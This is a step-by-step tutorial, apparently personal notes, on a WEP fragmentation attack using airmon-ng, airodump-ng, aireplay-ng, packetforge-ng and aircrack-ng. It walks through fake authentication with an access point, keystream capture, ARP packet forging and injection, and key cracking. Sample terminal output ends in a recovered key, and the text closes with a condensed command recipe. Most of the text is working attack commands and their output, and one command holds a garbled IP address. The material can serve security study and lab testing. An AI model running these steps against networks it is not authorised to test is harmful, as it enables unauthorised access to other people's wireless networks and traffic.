Fragmentation attack

```
sudo airmon-ng start wlan0
```

```
sudo airodump-ng wlan0
```


Select the bssid to use

```
sudo airodump-ng --bssid <bssid> -c <channel> -w fragmentation_attack wlan0
```

> -c : channel
> -w : file to write data
> wlan0 - interface in monitor mode

Fake Authenticate with the access point

```
sudo aireplay-ng --fakeauth 0 -a <bssid> -h <your_mac> wlan0
```




```
root@kali:~# aireplay-ng --fakeauth 0 -a  BSSID of Access Point  -h  Your interface MAC  mon0
11:16:16  Waiting for beacon frame (BSSID: [redacted]) on channel 2

11:16:16  Sending Authentication Request (Open System) [ACK]
11:16:16  Authentication successful
11:16:16  Sending Association Request [ACK]
11:16:16  Association successful :-) (AID: 1)
```


> -a : bssid of the access point
> -h : Your mac address. You can view it using: `macchanger --show`
> wlan0 : interface in monitor mode

```
sudo aireplay-ng --fragment -b <bssid> -h <your_mac> wlan0
```

> -b : bssid of the access point
> -h : Your mac address. You can view it using: `macchanger --show`
> wlan0 : interface in monitor mode



```
root@kali:~# aireplay-ng --fragment -b Bssid -h Interface MAC mon0
11:17:11  Waiting for beacon frame (BSSID: [redacted]) on channel 2
11:17:11  Waiting for a data packet...
Read 39 packets...
```



```
11:19:39  Sending fragmented packet
11:19:39  Got RELAYED packet!!
11:19:39  Trying to get 384 bytes of a keystream
11:19:39  Got RELAYED packet!!
11:19:39  Trying to get 1500 bytes of a keystream
11:19:39  Got RELAYED packet!!
Saving keystream in fragment-0824-111939.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
root@kali:~# 
```

We will use the `.xor` file to generate a forged packet using packetforge-ng

```
packetforge-ng -0 -a <bssid> -h <your_mac> -k 255.255.255.255 -l 255.255.255.255 -y <xor_file> -w <file_name_to_save>
```

-0 : Indicates you want a arp request packet generated
-a : bssid of the access point
-h : Your mac address. You can view it using: `macchanger --show`
wlan0 : interface in monitor mode
-y : Keystream we captured using fragmentation attack (.xor)
-w : Packet we are gonna create

```
packetforge-ng -0 -a <bssid> -h <interface MAC> -k 255.255.255.255 -l 255.255.2555.255
-y <XOR file from fragmentation attack> -w <file to write>
```

Now we need to inject those ARP packets.


```
aireplay-ng -2 -r <file_created_in_packetforge>
```

```
#Data,

 1961
```

When the data reaches 10000 run this command on a new terminal

```
sudo aircrack-ng <capfile_generated_during_airmonng>
```



```
root@kali:~# aircrack-ng frament-test-01.cap
Opening frament-test-01.cap
Read 144398 packets.

   #  BSSID              ESSID                     Encryption

   1  00:10:18:90:2D:EE  test-ap                   WEP (30970 IVs)

Choosing first network as target.

Opening frament-test-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 31190 ivs.
                         KEY FOUND! [ [redacted] ]
        Decrypted correctly: 100%


root@kali:~#
```

In short

1. `sudo airmon-ng start wlan0`
2. `sudo airodump-ng wlan0`
3. `sudo airodump-ng --bssid <bssid> -c <channel> -w fragmentation_attack wlan0`

1. `sudo aireplay-ng --fakeauth 0 -a <bssid> -h <your_mac> wlan0`

1. `sudo aireplay-ng --fragment -b <bssid> -h <your_mac> wlan0`
2. `packetforge-ng -0 -a <bssid> -h <your_mac> -k 255.255.255.255 -l 255.255.255.255 -y <xor_file> -w <file_name_to_save>`

1. `aireplay-ng -2 -r <file_created_in_packetforge-ng>`
2. `sudo aircrack-ng <capfile_generated_during_airmonng>`